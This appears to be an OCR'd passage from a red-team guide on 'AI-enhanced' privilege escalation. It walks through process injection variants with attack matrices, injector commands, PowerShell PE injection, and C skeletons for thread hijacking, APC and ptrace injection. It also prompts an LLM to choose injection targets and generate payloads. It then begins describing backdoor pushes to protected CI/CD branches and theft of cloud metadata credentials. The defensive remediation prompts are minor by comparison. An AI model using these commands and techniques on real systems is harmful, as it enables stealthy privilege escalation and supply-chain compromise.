ai_resp = client.completions.create(
    model="meta-llama/llama-3.2-3b-instruct:free",
    prompt=prompt,
    max_tokens=150
)
remediation_script = ai_resp.choices[0].text.strip()
print("Remediation Script:\n", remediation_script)
```

Process Injection

Tactic: Privilege Escalation
Technique Ref: Custom – Process Injection Variants
Attack Vector: Injection of malicious code into the memory of a live process to evade security controls and possibly elevate privileges. This encompasses multiple techniques such as DLL injection, PE injection, thread execution hijacking, APC injection, TLS callback injection, ptrace-based injection, proc memory modifications, process hollowing, doppelgänging, VDSO hijacking, and list-view planting.


AI-assisted process enumer
Enumerate
Analyze process list for injec
Analyze
Choose injection method (D
SelectTechnique
LLM generates tailored payl
PreparePayload
Execute injection (using too
Inject
Hijack process/thread execu
Hijack
Malicious code executes wit
Execute
Achieve privilege escalation
Persist
Continuous AI monitoring of
Monitor
Generate remediation/audit

Process Injection Attack Matrix

Input	Process	Output
Running process details and environment variables	AI-enhanced enumeration identifies target processes and vulnerabilities	List of candidate processes for injection
Injection technique commands (DLL, PE, APC, etc.)	Red team tools (Mimikatz, custom C/PowerShell tools) perform code injection into the target	Execution of injected payload under target process context
Post-exploitation state	LLM generates a patch/audit script to detect injection signatures and remediate modifications	Detailed remediation report and automated patching recommendations

Recipe Title: AI-Enhanced Process Injection for Stealth Privilege Escalation

This recipe demonstrates a comprehensive approach where an adversary uses process injection techniques to run malicious code in the memory space of a target process, effectively evading signature-based detections and security monitoring tools.
Key injection methods include:

- **DLL Injection (.001):** Injecting a malicious DLL into another process.
- **Portable Executable Injection (.002):** Inserting a PE into a live process.
- **Thread Execution Hijacking (.003):** Redirecting execution flow via thread context manipulation.
- **APC Injection (.004):** Queuing asynchronous procedure calls to run injected code.
- **TLS Callback Injection (.005):** Abusing thread-local storage mechanisms.

- **Ptrace System Calls (.008) & Proc Memory Injection (.009):** Techniques primarily on Linux, using process tracing and the /proc filesystem.
- **Extra Window Memory Injection (.011):** Leveraging extra window memory for code insertion.
- **Process Hollowing (.012):** Replacing the memory of a suspended process with malicious code.
- **Process Doppelgänging (.013):** Exploiting transaction mechanisms to run code without creating new processes.
- **VDSO Hijacking (.014):** Modifying the virtual dynamic shared object in Linux.
- **ListPlanting (.015):** Abusing list-view controls to inject code.

AI, ML, and LLMs augment these procedures by:

- **Enumeration:** Automatically identifying injection-capable processes via AI-enhanced scanning tools integrated with systems like Process Explorer, Sysinternals, or BloodHound.
- **Detection:** Analyzing process memory dumps and scheduling data to highlight abnormalities and injection opportunities using machine learning anomaly detectors.
- **Exploitation:** Generating tailored code, commands, and exploit frameworks (e.g., custom PowerShell or C payloads) using LLMs based on identified injection vectors.
- **Patching:** Post-compromise, generating remediation scripts that audit process memory and integrity to detect injections and enforce tighter controls on process creation and memory protections.

Enumeration & Detection (AI-Assisted):

Use a Python script to list running processes and identify injection targets.

```
# filepath: /tools/process_injection_enum.py
import subprocess
from openai import OpenAI

client = OpenAI(
    base_url="https://openrouter.ai/api/v1",
    api_key="YOUR_API_KEY"
)
```

```
# Retrieve process list (Windows example using tasklist)
result = subprocess.run(["tasklist"], capture_output=True,
text=True, shell=True)
process_list = result.stdout

# Use LLM to analyze process list for suitable injection
candidates
prompt = f"Analyze the following process list and recommend
candidate processes for code injection:\n\n{process_list}"
ai_resp = client.completions.create(
    model="meta-llama/llama-3.2-3b-instruct:free",
    prompt=prompt,
    max_tokens=150
)
analysis = ai_resp.choices[0].text.strip()
print("Injection Candidate Analysis:\n", analysis)
```

Exploitation – Dynamic-Link Library Injection (.001):

Inject a malicious DLL into a target process.

```
:: Windows CMD using a common DLL injection tool (e.g.,
ReflectiveLoader)
:: Assume target process ID is obtained from enumeration
set TARGET_PID=1234
injector.exe -p %TARGET_PID% -d C:\attacker\malicious.dll
```

Exploitation – Portable Executable Injection (.002):

Inject a PE image using a custom tool.

```
# PowerShell command to inject a PE into a running process
$targetPid = 1234
$pePath = "C:\attacker\payload.exe"
Invoke-PEInjection -ProcessId $targetPid -ImagePath $pePath
```

Exploitation – Thread Execution Hijacking (.003):

Hijack a thread context to execute shellcode.

```
// filepath: /payloads/thread_hijack.c
#include <windows.h>
#include <stdio.h>
int main() {
    // Code to locate a thread, suspend it,
    // modify its context to jump to shellcode in memory,
    // and then resume the thread.
    // This is a simplified example.
    HANDLE hThread = OpenThread(THREAD_ALL_ACCESS, FALSE,
TARGET_THREAD_ID);
    SuspendThread(hThread);
    CONTEXT ctx;
    ctx.ContextFlags = CONTEXT_ALL;
    GetThreadContext(hThread, &ctx);
    // Set instruction pointer to shellcode address
    ctx.Eip = (DWORD)SHELLCODE_ADDRESS;
    SetThreadContext(hThread, &ctx);
    ResumeThread(hThread);
    return 0;
}
```

Exploitation – Asynchronous Procedure Call Injection (.004):

Queue an APC to a target thread.

```
// filepath: /payloads/apc_inject.c
#include <windows.h>
VOID CALLBACK ApcRoutine(ULONG_PTR dwParam) {
    // Shellcode or payload execution code.
}
int main() {
    HANDLE hThread = OpenThread(THREAD_SET_CONTEXT, FALSE,
TARGET_THREAD_ID);
    QueueUserAPC(ApcRoutine, hThread, 0);
    // Sleep to allow APC execution
    Sleep(1000);
    return 0;
}
```

Exploitation – Linux ptrace Injection (.008):

Attach to and modify a process using ptrace.

```
// filepath: /payloads/ptrace_inject.c
#include <sys/ptrace.h>
#include <sys/wait.h>
```

```
#include <unistd.h>
#include <stdio.h>
int main() {
    pid_t target = TARGET_PID; // replace with target PID
    if(ptrace(PTRACE_ATTACH, target, NULL, NULL) == 0) {
        waitpid(target, NULL, 0);
        // Use ptrace to inject shellcode here (details omitted
for brevity)
        ptrace(PTRACE_DETACH, target, NULL, NULL);
    } else {
        perror("ptrace attach failed");
    }
    return 0;
}
```


Post-Exploitation & Patching:

Generate a remediation script via LLM that audits process memory integrity.

```
# filepath: /tools/process_injection_patch.py
prompt = ("Generate a PowerShell script that audits running
processes for signs of code injection "
          "by checking unexpected DLL loads, unusual thread
contexts, and foreign modules in process memory. "
          "The script should output a report of anomalies and
recommended remediation actions.")
ai_resp = client.completions.create(
    model="meta-llama/llama-3.2-3b-instruct:free",
    prompt=prompt,
    max_tokens=150
)
remediation_script = ai_resp.choices[0].text.strip()
print("Remediation Script:\n", remediation_script)
```

Commit/Push to Protected Branches

Tactic: Privilege Escalation
Technique Ref: Custom – Protected Branch Exploitation
Attack Vector: Abuse of permissive CI/CD pipeline tokens and configuration weaknesses to directly commit code into protected branches and access sensitive metadata (certificates, identities) via cloud metadata services.


AI scans private repository f
Enumerate
LLM analyzes branch protec
Analyze
Identify protected branch w
SelectTarget
Modify code to insert malici
InjectPayload
Commit changes using pipe
Commit
Push commit to protected b
Push
Optionally, query cloud meta
Metadata
Establish persistent backdo
Persist
AI monitors pipeline for ano
Monitor
Generate patch/audit script

Commit to Protected Branch Attack Matrix

Input	Process	Output
Private repository files & branch configurations	AI scans for misconfigurations and hidden secrets using secret detection tools	Identification of vulnerable protected branches and misconfigured secrets
Pipeline token with high permissions	Automated Git and API commands commit malicious payloads into the protected branch	Malicious code injected in a protected branch, enabling persistent backdoor
Cloud-hosted pipeline environment	Access cloud metadata services to retrieve certificates/identities	Additional credentials and sensitive data available for pivoting and escalation
Post-exploitation state	LLM generates remediation script for auditing commit histories and tightening branch protections	Detailed report and patch recommendations to mitigate the exploited vulnerabilities

Recipe Title: Covert Code Injection to Protected Branches for Pipeline Exploitation

Leveraging pre-established access, an adversary scans private repositories using AI-enhanced secret detection tools to locate hidden secrets. By abusing the pipeline's permissive configuration, the attacker commits and pushes malicious code into protected branches. This allows injection of backdoor payloads or alteration of infrastructure code while bypassing normal review processes. In cloud environments, the compromised pipeline can also be used to query metadata services, retrieving certificates and identities. AI/ML/LLM capabilities assist in:

- **Enumeration:** Automated scanning of private repositories (using tools like git-secrets, TruffleHog, or custom Python scripts integrated with LLMs) to identify secrets and misconfigurations.
- **Detection:** AI models analyze repository history and branch protection rules to determine exploitation feasibility.